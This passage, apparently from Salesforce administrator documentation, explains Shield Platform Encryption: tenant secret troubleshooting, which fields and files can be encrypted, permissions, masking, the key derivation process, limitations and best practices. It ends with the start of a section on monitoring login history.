If you're using the script provided, the encryption process is taken care of. If you do not use the script, specify the OAEP padding scheme when you encrypt your tenant secret. Make sure the resulting encrypted tenant secret and hashed tenant secret files are encoded using base64. If either of these criteria are not met, you won't be able to upload your tenant secret.

If you choose to not use the script provided, follow the instructions in the Generate And Wrap Your Tenant Secret Help topic.

I can't upload my Encrypted tenant secret and Hashed tenant secret.

A handful of errors can prevent your files from uploading. Use the chart to make that sure your tenant secrets and certificates are in order.

Possible cause	Solution
Your files were generated with an expired certificate.	Check the date on your certificate. If it has expired, you can renew your certificate or use another one.
Your certificate is not active, or is not a valid Bring Your Own Key certificate.	Ensure that your certificate settings are compatible with the Bring Your Own Key feature. Under the Certificate and Key Edit section of the Certificates page, select a 4096-bit certificate size, disable Exportable Private Key, and enable Platform Encryption.
You haven't attached both the encrypted tenant secret and the hashed tenant secret.	Make sure that you attach both the encrypted tenant secret and hashed tenant secret. Both of these files should have a .b64 suffix.
Your tenant secret or hashed tenant secret wasn't generated properly.	Several problems can cause this error. Usually, the tenant secret or hashed tenant secret wasn't generated using the correct SSL parameters. If you are using OpenSSL, you can refer to the script for an example of the correct parameters you should use to generate and hash your tenant secret. If you are using a library other than OpenSSL, check that library's support page for help finding the correct parameters to both generate and hash your tenant secret. Still stuck? Contact your Salesforce account executive. They'll put you in touch with someone at Salesforce who can help.

I'm still having problems with my key. Who should I talk to?

If you still have questions, contact your account executive. They'll put you in touch with a support team specific to this feature.

Which Standard Fields Can I Encrypt?

You can encrypt certain fields on standard objects, on custom objects, and in Chatter. With some exceptions, encrypted fields work normally throughout the Salesforce user interface, business processes, and APIs.

When you encrypt a field, existing values aren't encrypted immediately. Values are encrypted only after they are touched. Contact Salesforce for help encrypting existing data.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Encrypted Standard Fields

You can encrypt the contents of these standard field types.

Accounts (Business)

- `Account Name`
- `Billing`
- `Description`
- `Fax`
- `Website`
- `Phone`
- `Shipping` (encrypts `Street` and `City`)
- `Site`

Person Accounts

- `Name` (Encrypts `First Name`, `Middle Name`, and `Last Name`)
- `Mailing City`

Contacts

- `Assistant`
- `Description`
- `Email`
- `Fax`
- `Home Phone`
- `Mailing Address` (Encrypts `Mailing Street` and `Mailing City`)
- `Mobile`
- `Name` (Encrypts `First Name`, `Middle Name`, and `Last Name`)
- `Other Address` (encrypts `Street` and `City`)
- `Other Phone`
- `Phone`
- `Postal Code`
- `Title`

Cases

- `Subject`
- `Description`

Case Comments

- `Body` (including internal comments)

Leads

- `Address` (Encrypts `Street` and `City`)
- `Company`
- `Description`
- `Email`
- `Fax`
- `Mobile Phone`
- `Name` (Encrypts `First Name`, `Middle Name`, and `Last Name`)
- `Phone`
- `Title`
- `Website`

Chatter feed

- `Feed Comment—Body`
- `Feed Item—Body`
- `Feed Item—Title`
- `Feed Revision—Value`

These fields include feed posts, questions and answers, link names, comments, and poll questions. They don't encrypt poll choices.

The revision history of encrypted Chatter fields is also encrypted. If you edit or update an encrypted Chatter field, the old information remains encrypted.

Note: Enabling Encryption for Chatter encrypts all eligible Chatter fields. You can't choose to encrypt only certain Chatter fields.

Which Custom Fields Can I Encrypt?

You can encrypt the contents of fields that belong to one these custom field types, on either standard or custom objects.

- Email
- Phone
- Text
- Text Area
- Text Area (Long)
- URL
- Date
- Date/Time

After a custom field is encrypted, you can't change the field type. For custom phone and email fields, you also can't change the field format.

Important: When you encrypt the Name field, enhanced lookups are automatically enabled. Enhanced lookups improve the user's experience by searching only through records that have been looked up recently, and not all existing records. Switching to enhanced lookups is a one-way change. You can't go back to standard lookups, even if you disable encryption.

You can’t use Schema Builder to create an encrypted custom field.

Some custom fields can’t be encrypted:

- Fields that have the `Unique` or `External ID` attributes or include these attributes on previously encrypted custom fields
- Fields on external data objects
- Fields that are used in an account contact relation

On a custom object, the standard Name field can't be encrypted.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Which Files Are Encrypted?

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When you enable Shield Platform Encryption for files and attachments, all files and attachments that can be encrypted are encrypted. The body of each file or attachment is encrypted when it’s uploaded.

These kinds of files are encrypted when you enable file encryption:

- Files attached to email
- Files attached to feeds
- Files attached to records
- Images included in Rich Text Area fields
- Files on the Content, Libraries, and Files tabs (Salesforce Files, including file previews, and Salesforce CRM Content files)
- Files managed with Salesforce Files Sync and stored in Salesforce
- Files attached to Chatter posts, comments, and the sidebar
- Notes body text using the new Notes tool
- Files attached to Knowledge articles
- Quote PDFs

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Which User Permissions Does Shield Platform Encryption Require?

Assign permissions to your users according to their roles regarding encryption and key management. Some users need permission to select data for encryption, while other users require combinations of permissions to work with certificates or tenant secrets. You can enable these permissions for user profiles just like you would any other user permission.

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	Manage Encryption Keys	**Customize Application**	**View Setup and Configuration**	**Manage Certificates**
View Platform Encryption Setup page		✓	✓	
Edit Platform Encryption setup Page, excluding tenant secret and certificate management		✓		
Generate, destroy, export, and import tenant secrets	✓			
Query TenantSecret object via the API	✓			
Edit, upload, and download HSM-protected certificates with the Shield Platform Encryption Bring Your Own Key service	✓			✓

The Customize Application and Manage Certificates permissions are automatically enabled for users with the System Administrator profile.

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Why Isn't My Encrypted Data Masked?

If the encryption service isn't available, data is masked in some types of encrypted fields. This is to help you troubleshoot encryption key issues, not to control user access to data. If you have data that you don't want some users to see, revisit those users' field-level security settings, record access settings, and object permissions.

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Encryption prevents outsiders from using your Salesforce data even if they manage to get it. It is not a way to hide data from authenticated users. User permissions are the only way to control data visibility for authenticated users. Encryption at rest is about logins, not permissions.

With Shield Platform Encryption, if a user is authorized to see a given set of data, that user sees that data whether it's encrypted or not.

- Authentication means that making sure only legitimate users can get into your system. For example, a company's Salesforce org is only for use by active employees of that company. Anyone who is not an employee is not authenticated; that is, they are barred from logging in. If they do somehow get their hands on the data, it's useless to them because it is encrypted.
- Authorization defines which data or features an authenticated user can use. For example, a sales associate can see and use data in the Leads object, but can't see the regional forecasts,

which are intended for sales managers. Both the associate and the manager are properly logged in (authenticated), but their permissions (authorization) are different. That the data is encrypted doesn't make any difference to them.

In general, data can be masked but not encrypted, or encrypted but not masked. For example, regulators often require that only the last four digits of a credit card number be visible to users. Applications typically mask the rest of the number, meaning they replace the digits with asterisks on the user's screen. Without encryption, you can still read the digits that are masked if you can get to the database where they are stored.

Masking might not be enough for your credit card numbers. You may or may not want to encrypt them in the database as well. (You probably should.) If you do, authenticated users will still see the same masked values.

In this way, masking and encryption are different solutions for different problems. You mask data to hide it from users who are authenticated but not authorized to see that data. You encrypt data to prevent someone from stealing the data. (Or, more precisely, to make the data useless if someone does steal it.)

The following table shows the fields that use masking. All others don't.

Field Type	Mask	What It Means
Email, Phone, Text, Text Area, Text Area (Long), URL	?????	This field is encrypted, and the encryption key has been destroyed.
	!!!!!	This service is unavailable right now. For help accessing this service, contact Salesforce.
Custom Date	08/08/1888	This field is encrypted, and the encryption key has been destroyed.
	01/01/1777	This service is unavailable right now. For help accessing this service, contact Salesforce.
Custom Date/Time	08/08/1888 12:00 PM	This field is encrypted, and the encryption key has been destroyed.
	01/01/1777 12:00 PM	This service is unavailable right now. For help accessing this service, contact Salesforce.

You can't enter these masking characters into an encrypted field. For example, if a Date field is encrypted and you enter 07/07/1777, you must enter a different value before it can be saved.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Behind the Scenes: The Shield Platform Encryption Process

When users submit data, the application server looks for the org-specific data encryption key in its cache. If it isn't there, the application server gets the encrypted tenant secret from the database and asks the key derivation server to derive the key. The encryption service then encrypts the data on the application server.

Salesforce securely generates the master and tenant secrets by using Hardware Security Modules (HSMs). The unique key is derived by using PBKDF2, a Key Derivation Function (KDF), with the master and tenant secrets as inputs.

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
Shield Platform Encryption Process Flow



1. When a Salesforce user saves encrypted data, the runtime engine determines from metadata whether to encrypt the field, file, or attachment before storing it in the database.
2. If so, the encryption service checks for the matching data encryption key in cached memory.
3. The encryption service determines whether the key exists.
   a. If so, the encryption service retrieves the key.
   b. If not, the service sends a derivation request to a key derivation server and returns it to the encryption service running on the Salesforce Platform.
4. After retrieving or deriving the key, the encryption service generates a random initialization vector (IV) and encrypts the data using 256-bit AES encryption.

5. The ciphertext is saved in the database or file storage. The IV and corresponding ID of the tenant secret used to derive the data encryption key are saved in the database.

Salesforce generates a new master secret at the start of each release.

Behind the Scenes: The Search Index Encryption Process

The Salesforce search engine is built on the open-source enterprise search platform software Apache Solr. The search index, which stores tokens of record data with links back to the original records stored in the database, is housed within Solr. Partitions divide the search index into segments to allow Salesforce to scale operations. Apache Lucene is used for its core library.

Note: Open a support ticket to enable Search Index Encryption.

Leveraging Shield Platform Encryption's HSM-based key derivation architecture, metadata, and configurations, Search Index Encryption runs when Shield Platform Encryption is in use. The solution applies strong encryption on an org-specific search index (.fdt, .tim, and .tip file types) using an org-specific AES-256 bit encryption key. The search index is encrypted at the search index segment level, and all search index operations require index blocks to be encrypted in memory.

There aren't any changes in Setup or changes to the user interface, so the added protection is seamless and determined by the organization's encryption policy.

The only way to access the search index or the key cache is through programmatic APIs.

Before the search index files are encrypted, a Salesforce security administrator must enable Search Index Encryption. Admins then set up their encryption policy to determine which data elements need to be embedded with encryption. Admins configure Shield Platform Encryption by selecting fields and files to encrypt. An org-specific HSM-derived key specifically for search index encryption is derived on-demand from the tenant secret. The key material is passed to the search engine's cache on a secure channel.

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The process when a user creates or edits records:

1. The core application determines if the search index segment should be encrypted or not based on metadata.
2. If the search index segment should be encrypted, the encryption service checks for the matching search encryption key ID in the cached memory.
3. The encryption service determines if the key exists in the cache.
   a. If the key exists in the cache, the encryption service uses the key for encryption.
   b. Otherwise, the service sends a request to the core application, which in turn sends an authenticated derivation request to a key derivation server and returns the key to the core application server.
4. After retrieving the key, the encryption service generates a random initialization vector (IV) and encrypts the data using NSS or JCE's AES-256 implementation.
5. The key ID (identifier of the key being used to encrypt the index segment) and IV are saved in the search index.

The process is similar when a user searches for encrypted data:

1. When a user searches for a term, the term is passed to the search index, along with which Salesforce objects to search.
2. When the search index executes the search, the encryption service opens the relevant segment of the search index in memory and reads the key ID and IV.
3. Steps 3 through 5 of the process when a user creates or edits records are repeated.
4. The search index processes the search and returns the results to the user seamlessly.

If Salesforce admins disable encryption on a field, all index segments that were encrypted are unencrypted and the key ID is set to null. This process can take up to seven days.

How Do I Deploy Shield Platform Encryption?

When you deploy Shield Platform Encryption to your organization with a tool such as Force.com IDE, Migration Tool, or Workbench, the Encrypted field attribute persists. However, if you deploy to organizations with different encryption settings, the effect depends on whether Shield Platform Encryption is enabled in the target organization.

You can use change sets to deploy Shield Platform Encryption to custom fields. Regardless of how you deploy, Salesforce automatically checks to see if the implementation violates Shield Platform Encryption guidelines.

Source Organization	Target Organization	Result
Shield Platform Encryption enabled	Shield Platform Encryption enabled	The source Encrypted field attribute indicates enablement
Shield Platform Encryption enabled	Shield Platform Encryption not enabled	The Encrypted field attribute is ignored
Shield Platform Encryption not enabled	Shield Platform Encryption enabled	The target Encrypted field attribute indicates enablement

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Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

How Does Shield Platform Encryption Work In a Sandbox?

Refreshing a sandbox from a production organization creates an exact copy of the production organization. If Shield Platform Encryption is enabled on the production organization, all encryption settings are copied, including tenant secrets created in production.

Once a sandbox is refreshed, tenant secret changes are confined to your current organization. This means that when you rotate or destroy a tenant secret on sandbox, it doesn't affect the production organization.

As a best practice, rotate tenant secrets on sandboxes after a refresh. Rotation ensures that production and sandbox use different tenant secrets. Destroying tenant secrets on a sandbox renders encrypted data unusable in cases of partial or full copies.

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Shield Platform Encryption Terminology

Encryption has its own specialized vocabulary. To get the most out of your Shield Platform Encryption features, it's a good idea to familiarize yourself with the key terms, such as hardware security module, key rotation, and master secret.

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Data Encryption

The process of applying a cryptographic function to data that results in ciphertext. The platform encryption process uses symmetric key encryption and a 256-bit Advanced Encryption Standard (AES) algorithm using CBC mode, PKCS5 padding, and a randomized, 128-bit initialization vector (IV) to encrypt field-level data and files stored on the Salesforce platform. Both data encryption and decryption occur on the application servers.

Data Encryption Keys

Shield Platform Encryption uses data encryption keys to encrypt and decrypt data. Data encryption keys are derived on a key derivation server using keying material split between a per-release master secret and an organization-specific tenant secret stored encrypted in the database as a part of your organization. The 256-bit derived keys exist in memory until evicted from the cache.

Encrypted Data at Rest

Data that is encrypted when stored on disk. Salesforce supports encryption for fields stored in the database, documents stored in Files, Content Libraries, and Attachments, and archived data.

Encryption Key Management

Refers to all aspects of key management, such as key creation, processes, and storage. Tenant secret management is performed by administrators or users who have the “Manage Encryption Keys” permission.

Hardware Security Module (HSM)

Used to provide cryptography processing as well as key management for authentication. Shield Platform Encryption uses HSMs to generate and store secret material and run the function that derives data encryption keys used by the encryption service to encrypt and decrypt data.

Initialization Vector (IV)

A random sequence used with a key to encrypt data.

Key Derivation Function (KDF)

Uses a pseudorandom number generator and input such as a password to derive keys. Shield Platform Encryption uses PBKDF2 (Password-based Key Derivation Function 2) with HMAC-SHA-256.

Key (Tenant Secret) Rotation

The process of generating a new tenant secret and archiving the previously active one. Active tenant secrets are used for both encryption and decryption. Archived ones are used only for decryption until all data has been re-encrypted using the new, active tenant secret.

Master HSM

The master HSM consists of a USB device used to generate secure, random secrets each Salesforce release. The master HSM is “air-gapped” from Salesforce's production network and stored securely in a bank safety deposit box.

Master Secret

Used in conjunction with the tenant secret and key derivation function to generate a derived data encryption key. The master secret is updated each release by Salesforce and encrypted using the per-release master wrapping key, which is in turn encrypted with the Key Derivation Servers' public key so it can be stored encrypted on the file system. Only HSMs can decrypt it. *No Salesforce employees have access to these keys in cleartext.*

Master Wrapping Key

A symmetric key is derived and used as a master wrapping key, also known as a key wrapping key, encrypting all the per-release keys and secrets bundle.

Tenant Secret

An organization-specific secret used in conjunction with the master secret and key derivation function to generate a derived data encryption key. When an organization administrator rotates a key, a new tenant secret is generated. To access the tenant secret via the API, refer to the TenantSecret object. *No Salesforce employees have access to these keys in cleartext.*

What's the Difference Between Classic Encryption and Shield Platform Encryption?

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With Shield Platform Encryption, you can encrypt a variety of widely used standard fields, along with some custom fields and many kinds of files. Shield Platform Encryption also supports person accounts, cases, search, approval processes, and other key Salesforce features. Classic encryption lets you protect only a special type of custom text field, which you create for that purpose.

Feature	Classic Encryption	Platform Encryption
Pricing	Included in base user license	Additional fee applies
Encryption at Rest	✓	✓
Native Solution (No Hardware or Software Required)	✓	✓
Encryption Algorithm	128-bit Advanced Encryption Standard (AES)	256-bit Advanced Encryption Standard (AES)
HSM-based Key Derivation		✓
Manage Encryption Keys Permission		✓
Generate, Export, Import, and Destroy Keys	✓	✓
PCI-DSS L1 Compliance	✓	✓
Masking	✓	
Mask Types and Characters	✓	
View Encrypted Data Permission Required to Read Encrypted Field Values	✓	
Encrypted Standard Fields		✓
Encrypted Attachments, Files, and Content		✓
Encrypted Custom Fields	Dedicated custom field type, limited to 175 characters	✓
Encrypt Existing Fields for Supported Custom Field Types		✓

Feature	Classic Encryption	Platform Encryption
Search (UI, Partial Search, Lookups, Certain SOSL Queries)		✓
API Access	✓	✓
Available in Workflow Rules and Workflow Field Updates		✓
Available in Approval Process Entry Criteria and Approval Step Criteria		✓

SEE ALSO:

Classic Encryption for Custom Fields

Platform Encryption Best Practices

Take the time to identify the most likely threats to your organization. This helps you distinguish data that needs encryption from data that doesn't, so that you can encrypt only what you need to. Make sure that your tenant secret and keys are backed up, and be careful who you allow to manage your secrets and keys.

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1. Define a threat model for your organization.

   To identify the threats that are most likely to affect your organization, walk through a formal threat modeling exercise. Use your findings to create a data classification scheme, which can help you decide what data to encrypt.

2. Encrypt only where necessary.
   - Not all data is sensitive. Focus on information that requires encryption to meet your regulatory, security, compliance, and privacy requirements. Unnecessarily encrypting data impacts functionality and performance.
   - Evaluate your data classification scheme early and work with stakeholders in security, compliance, and business IT departments to define requirements. Balance business-critical functionality against security and risk measures and challenge your assumptions periodically.

3. Create a strategy early for backing up and archiving keys and data.

   If your tenant secrets are destroyed, reimport them to access your data. You are solely responsible for making sure that your data and tenant secrets are backed up and stored in a safe place. Salesforce cannot help you with deleted, destroyed, or misplaced tenant secrets.

4. Read the Shield Platform Encryption considerations and understand their implications on your organization.
   - Evaluate the impact of the considerations on your business solution and implementation.
   - Test Shield Platform Encryption in a sandbox environment before deploying to a production environment.
   - Before enabling encryption, fix any violations that you uncover. For example, referencing encrypted fields in a SOQL WHERE clause triggers a violation. Similarly, if you reference encrypted fields in a SOQL ORDER BY clause, a violation occurs. In both cases, fix the violation by removing references to the encrypted fields.

5. Analyze and test AppExchange apps before deploying them.

- If you use an app from the AppExchange, test how it interacts with encrypted data in your organization and evaluate whether its functionality is affected.
- If an app interacts with encrypted data that's stored outside of Salesforce, investigate how and where data processing occurs and how information is protected.
- If you suspect Shield Platform Encryption could affect the functionality of an app, ask the provider for help with evaluation. Also discuss any custom solutions that must be compatible with Shield Platform Encryption.
- Apps on the AppExchange that are built exclusively using Force.com inherit Shield Platform Encryption capabilities and limitations.

6. Platform Encryption is not a user authentication or authorization tool. To control which users can see which data, use field-level security settings, page layout settings, and validation rules, not Platform Encryption.
7. Grant the “Manage Encryption Keys” user permission to authorized users only.

   Users with the “Manage Encryption Keys” permission can generate, export, import, and destroy organization-specific keys. Monitor the key management activities of these users regularly with the setup audit trail.

8. Mass-encrypt your existing data.

   Existing field and file data is not automatically encrypted when you turn on Shield Platform Encryption. To encrypt existing field data, update the records associated with the field data. This action triggers encryption for these records so that your existing data is encrypted at rest. To encrypt existing files, contact Salesforce.

9. Don't use Currency and Number fields for sensitive data.

   You can often keep private, sensitive, or regulated data safe without encrypting associated `Currency` or `Number` fields. Encrypting these fields could have broad functional consequences across the platform, such as disruptions to roll-up summary reports, report timeframes, and calculations, so they are not encryptable.

10. Communicate to your users about the impact of encryption.

    Before you enable Shield Platform Encryption in a production environment, inform users about how it affects your business solution. For example, share the information described in Shield Platform Encryption considerations, where it's relevant to your business processes.

11. Encrypt your data using the most current key.

    When you generate a new tenant secret, any new data is encrypted using this key. However, existing sensitive data remains encrypted using previous keys. In this situation, Salesforce strongly recommends re-encrypting these fields using the latest key. Contact Salesforce for help with re-encrypting your data.

Tradeoffs and Limitations of Shield Platform Encryption

A security solution as powerful as Shield Platform Encryption doesn't come without some tradeoffs. When your data is encrypted, some users may see limitations to some functionality, and a few features aren't available at all. Consider the impact on your users and your overall business solution as you design your encryption strategy.

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IN THIS SECTION:

General Shield Platform Encryption Considerations

These considerations apply to all data that you encrypt using Shield Platform Encryption.

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Leads

Lead and Case assignment rules, workflow rules, and validation rules work normally when Lead fields are encrypted. However, matching and de-duplication of records during lead import doesn't work, and Einstein Lead Scoring is not available.

Apex Lead Conversion works normally, but PL-SQL-based lead conversion is not supported.

In the Lightning Email Composer, the To: field is not autopopulated when the Name or Email field is encrypted.

Note: This beta version of encryption support in Leads is production quality but has known limitations.

Flows and Processes

You can reference encrypted fields in most places in your flows and processes. However, you can't reference encrypted fields in these filtering or sorting contexts.

Tool	Filtering Availability	Sorting Availability
Process Builder	Update Records action	n/a
Cloud Flow Designer	Dynamic Record Choice resource	Dynamic Record Choice resource

Tool	Filtering Availability	Sorting Availability
	Fast Lookup element Record Delete element Record Lookup element Record Update element	Fast Lookup element Record Lookup element

You can store the value from an encrypted field in a variable and operate on that value in your flow's logic. You can also update the value for an encrypted field.

Paused flow interviews can result in data being saved in an unencrypted state. When a flow or process is waiting to resume, the associated flow interview is serialized and saved to the database. The flow interview is serialized and saved when:

- Users pause a flow
- Flows execute a Wait element
- Processes are waiting to execute scheduled actions

If the flow or process loads encrypted fields into a variable during these processes, that data might not be encrypted at rest.

Custom Fields

You can't use encrypted custom fields in criteria-based sharing rules.

Some custom fields can't be encrypted.

- Fields that have the `Unique` or `External ID` attributes or include these attributes on previously encrypted custom fields
- Fields on external data objects
- Fields that are used in an account contact relation

You can't use Schema Builder to create an encrypted custom field.

SOQL/SOSL

- Encrypted fields can't be used with the following SOQL and SOSL clauses and functions:
    - Aggregate functions such as MAX(), MIN(), and COUNT_DISTINCT()
    - WHERE clause
    - GROUP BY clause
    - ORDER BY clause

  Tip: Consider whether you can replace a WHERE clause in a SOQL query with a FIND query in SOSL.

- When you query encrypted data, invalid strings return an `INVALID_FIELD` error instead of the expected `MALFORMED_QUERY`.

Portals

If a portal is enabled in your organization, you can't encrypt standard fields. Deactivate all customer portals and partner portals to enable encryption on standard fields. (Communities are supported.)

Search

If you encrypt fields with a key and then destroy the key, the corresponding search terms remain in the search index. However, you can't decrypt the data associated with the destroyed key.

Accounts, Person Accounts, and Contacts

When Person Accounts are turned on, encrypting any of the following Account fields encrypts the equivalent Contact fields, and vice versa.

- Name
- Description
- Phone
- Fax

When you encrypt any of the following Account or Contact fields, the equivalent fields in Person Accounts are also encrypted.

- Name
- Description
- Mailing Address
- Phone
- Fax
- Mobile
- Home Phone
- Other Phone
- Email

When the Account Name or Contact Name field is encrypted, searching for duplicate accounts or contacts to merge doesn't return any results.

When you encrypt the First Name or Last Name field on a contact, that contact appears in the Calendar Inviter lookup only if you haven't filtered by First Name or Last Name.

Email

- When the standard Email field is encrypted, email to Salesforce can't receive inbound emails.
- When the standard Email field is encrypted, the detail page for Contacts, Leads, or Person Accounts doesn't flag invalid email addresses. If you need bounce processing to work as expected, don't encrypt the standard Email field.

Activities

Items in an Activity History related list may be displayed in plaintext even if the fields they refer to are encrypted.

Campaigns

Campaign member search isn't supported when you search by encrypted fields.

Notes

You can encrypt the body text of Notes created with the new Notes tool. However, the Preview file and Notes created with the old Notes tool aren't supported.

Field Audit Trail

Data in a previously archived Field Audit Trail isn't encrypted when you turn on Platform Encryption. For example, say that your org uses Field Audit Trail to define a data history retention policy for an account field, such as the phone number field. When you turn on encryption for that field, new phone number records are encrypted as they are created. Previous updates to the phone number field that are stored in the Account History related list are also encrypted. However, phone number history data that is already archived in the `FieldHistoryArchive` object is stored without encryption. If you need to encrypt previously archived data, contact Salesforce.

Communities

If you encrypt the Account Name field and you're not using Person Accounts, encryption affects how users' roles are displayed to admins. Normally, a community user's role name is displayed as a combination of their account name and the name of their user profile. When you encrypt the Account Name field, the account ID is displayed instead of the account name.

For example, when the Account Name field is not encrypted, users belonging to the Acme account with the Customer User profile would have a role called `Acme Customer User`. When Account Name is encrypted (and Person Accounts aren't in use), the role is displayed as something like `001D000000IRt53 Customer User`.

REST API

You don't get autosuggestions via the REST API when a field is encrypted.

Data Import

You can't use the Data Import Wizard to perform matching using master-detail relationships or update records that contain encrypted fields. You can use it to add new records, however.

Reports, Dashboards, and List Views

- Report charts and dashboard components that display encrypted field values may be cached unencrypted.
- You can't sort records in list views by fields that are encrypted.

Encryption for Chatter (Pilot)

When you embed a custom component in your Chatter feed using Rich Publisher Add-Ons (Pilot), the data related to those add-ons is encoded, but it isn't encrypted with the Shield Platform Encryption service. Unencrypted data in Rich Publisher Add-Ons includes data stored in the Extension ID, Text Representation, Thumbnail URL, Title, Payload, and PayloadVersion fields.

General

- Encrypted fields can't be used in:
  - Criteria-based sharing rules
  - Similar opportunities searches
  - External lookup relationships
  - Filter criteria for data management tools
  - Duplicate Management matching rules
- Live Agent chat transcripts are not encrypted at rest.
- Web-to-Case is supported, but the Web Company, Web Email, Web Name, and Web Phone fields are not encrypted at rest.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Which Salesforce Apps Don't Support Shield Platform Encryption?

Some Salesforce features work as expected when you work with data that's encrypted with Shield Platform Encryption. Others don't.

These apps don't support data encrypted with Shield Platform Encryption. However, you can enable Shield Platform Encryption for other apps when these apps are in use.

- Connect Offline
- Commerce Cloud
- Data.com
- Heroku (but Heroku Connect does support encrypted data)
- Marketing Cloud (but Marketing Cloud Connect does support encrypted data)
- Pardot (but Pardot Connect supports encrypted contact email addresses if your Pardot org allows multiple prospects with the same email address)
- Salesforce Mobile Classic
- Salesforce IQ
- Social Customer Service
- Steelbrick
- Thunder
- Quip

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Legacy portals (customer, self-service, and partner) don't support data encrypted with Shield Platform Encryption. If legacy portals are active, Shield Platform Encryption can't be enabled.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Shield Platform Encryption and the Lightning Experience

Shield Platform Encryption works the same way in the Lightning Experience as it does in Salesforce Classic, with a few minor exceptions.

Contacts and Leads

In Lightning, if either the **Name** or **Email** field is encrypted, Salesforce doesn't suggest email recipients from contacts you've emailed before."

Notes

Note previews in Lightning are not encrypted.

File Encryption Icon

The icon that indicates that a file is encrypted doesn't appear in Lightning.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Field Limits with Shield Platform Encryption

Under certain conditions, encrypting a field can impose limits on the values that you store in that field. If you expect users to enter non-ASCII values, such as Chinese, Japanese, or Korean-encoded data, we recommend creating validation rules to enforce these limits.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer ’15 and later.

Available in both Salesforce Classic and Lightning Experience.

	API Length	**Byte Length**	**Non-ASCII characters**
Assistant Name	40	120	22
City	40	120	22
Company (Lead)	255	765	No limitation
Description (Case, Account, Contact, Lead)	32000	96000	No limitation
Email	80	240	70
Fax	40	120	22
First Name	40	120	22
Last Name	80	240	70
Middle Name	40	120	22
Next Step (Opportunity)	128	384	126
Phone	40	120	22
Street	255	765	No limitation
Subject (Case)	255	765	No limitation
Title	128	384	126

Note: This is not an exhaustive list. For information about a field not shown here, refer to the API.

Case Comment Object

The Body field on the Case Comment object has a limit of 4,000 ASCII characters (or 4,000 bytes). However, when these fields are encrypted, the character limit is lower. How much lower depends on the kind of characters you enter.

- ASCII: 2959
- Chinese, Japanese, Korean: 1333
- Other non-ASCII: 1479

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Monitoring Your Organization’s Security

Track login and field history, monitor setup changes, and take actions based on events.

Review the following sections for detailed instructions and tips on monitoring the security of your Salesforce organization.

IN THIS SECTION:

Monitor Login History

Admins can monitor all login attempts for their org and enabled portals or communities. The login history page displays the most recent 20,000 attempts. To see more records, download the information to a CSV or GZIP file.

Field History Tracking

You can select certain fields to track and display the field history in the History related list of an object. The field history data is retained for up to 18 months.

Monitor Setup Changes

Setup Audit Trail tracks the recent setup changes that you and other admins have made to your org. Audit history is especially useful in orgs with multiple admins.

Transaction Security Policies

Transaction Security is a framework that intercepts real-time Salesforce events and applies appropriate actions and notifications based on security policies you create. Transaction Security monitors events according to the policies that you set up. When a policy is triggered, you can receive a notification and have an optional action taken.

Monitor Login History

Admins can monitor all login attempts for their org and enabled portals or communities. The login history page displays the most recent 20,000 attempts. To see more records, download the information to a CSV or GZIP file.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To monitor logins:
- Manage Users

Download Login History

You can download the past six months or the first 20,000 attempts of user logins to your Salesforce org to a CSV or GZIP file.

1. From Setup, enter `Login History` in the `Quick Find` box, then select **Login History**.
2. Select the file format to download.
   - **Excel csv file**—Download a CSV file of all user logins for the past six months or the first 20,000 user login attempts. This report includes logins through the API.
   - **gzipped Excel csv file**—Download a CSV file of all user logins for the past six months or the first 20,000 user login attempts. This report includes logins through the API. Because the file is compressed, it's the preferred option for quickest download time.
3. Select the file contents. The All Logins option includes API access logins.
4. Click **Download Now**.

Note: Older versions of Microsoft Excel can't open files with more than 65,536 rows. If you can't open a large file in Excel, see the Microsoft Help and Support article about handling large files.

Create List Views

You can create list views sorted by login time and login URL. For example, you can create a view of all logins between a particular time range. Like the default view, a custom view displays the most recent 20,000 logins.

1. On the Login History page, click **Create New View**.
2. Enter the name to appear in the View dropdown list.
